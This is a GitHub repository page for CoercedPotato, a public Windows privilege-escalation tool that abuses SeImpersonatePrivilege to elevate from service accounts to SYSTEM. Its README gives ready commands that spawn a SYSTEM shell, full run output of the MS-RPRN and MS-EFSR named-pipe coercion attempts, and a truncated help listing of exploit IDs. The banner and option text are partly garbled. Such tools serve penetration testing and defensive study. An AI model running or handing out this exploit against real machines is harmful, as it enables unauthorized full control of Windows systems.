




Sign in


 hackvens / CoercedPotato

Public


 Notifications


 Fork


28


 Star


229


 Code

 Pull requests

 Actions

 Projects

 Security















 Insights

 master







Go to file

 Code

		
 IDL_FILES		
 lib		
 rpc_interfaces		
 .gitattributes		
 .gitignore		
 CLI11.hpp		
 CoerceFunctions.cpp		
 CoerceFunctions.h		
 CoercedPotato.cpp		
 CoercedPotato.sln		
 CoercedPotato.vcxproj		
 CoercedPotato.vcxpr...		
 README.md		

About

No description, website, or topics provided.

-  Readme
-  Activity
-  Custom properties
-  229 stars
-  3 watching
-  28 forks
- [Report repository](#)


Releases

No releases published

Packages

No packages published

Languages



 poc.png

 README



Coerced potato

From Patate (LOCAL/NETWORK SERVICE) to SYSTEM by abusing `SeImpersonatePrivilege` on Windows 10, Windows 11 and Server 2022.

For more information:

<https://blog.hackvens.fr/articles/CoercedPotato.html> (The english version is coming soon!! 😊)

A very quick PoooooC:

```
.\CoercedPotato.exe -c whoami
```



An other PoC with an interactive shell:

```
.\CoercedPotato.exe -c cmd.exe
```



```
[c+] RUNNING ALL KNOWN EXPLOITS.

[PIPERSERVER] Creating a thread launching a server pipe listening on Named Pipe \\.\pipe\coerced\pipe\spoolss.
[PIPERSERVER] Named pipe '\\.\pipe\coerced\pipe\spoolss' listening...

[MS-RPRN] [*] Attempting MS-RPRN functions...

[MS-RPRN] Starting RPC functions fuzzing...
[MS-RPRN] [*] Invoking RpcRemoteFindFirstPrinterChangeNotificationEx with target path: \\127.0.0.1\pipe\coerced
[MS-RPRN] [*] Error code returned: 1722
-> [-] Exploit failed, unknown error, trying another function...
[MS-RPRN] [*] Invoking RpcRemoteFindFirstPrinterChangeNotification with target path: \\127.0.0.1\pipe\coerced
[MS-RPRN] [*] Error code returned: 1722
-> [-] Exploit failed, unknown error, trying another function...
[MS-RPRN] None of MS-RPRN worked...

[PIPERSERVER] Creating a thread launching a server pipe listening on Named Pipe \\.\pipe\coerced\pipe\srsvcs.
[PIPERSERVER] Named pipe '\\.\pipe\coerced\pipe\srsvcs' listening...

[-] RPC binding with localhost done
[MS-EFSR] [*] Attempting MS-EFSR functions...

[MS-EFSR] Starting RPC functions fuzzing...
[MS-EFSR] [*] Invoking EfsRpcOpenFileRaw with target path: \\127.0.0.1\pipe\coerced\C$\

[PIPERSERVER] A client connected!

** Exploit completed **

Microsoft Windows [version 10.0.22621.2134]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\System32>whoami
autorite nt\system
```

You can check the help message using the `--help` option.



/ _ _ | _ _ _ _ _ - _ _ _ _ _ _ _ | | _ _ \ _ _ _
 | | / _ \ / _ \ ' _ / _ / _ \ / _ ' | | _) / _ \
 | | _ | (_) | _ _ / | | (_ | _ _ / (_ | | _ _ / (_)
 \ _ _ _ \ _ _ / \ _ _ | _ | \ _ _ \ _ _ | \ _ , _ | _ | \ _ _ /

@Haci

CoercedPotato is an automated tool for privilege escalation. It is designed to be used in a Windows environment. The tool is a command-line utility that can be used to exploit a vulnerable service or process. The usage is as follows:

```
Usage: .\CoercedPotato.exe [OPTIONS]
```

Options:

```
-h,--help          Print this help message
-c,--command TEXT REQUIRED  Program to execute
-i,--interface TEXT  Optionnal interface
-n,--exploitId INT   Optionnal exploitId

-> ms-rprn :
    [0] RpcRemoteF:
    [1] RpcRemoteF:
-> ms-efsr
```

```
[0] EfsRpcOpenI
[1] EfsRpcEncr
[2] EfsRpcDecr
[3] EfsRpcQuer
[4] EfsRpcQuer
```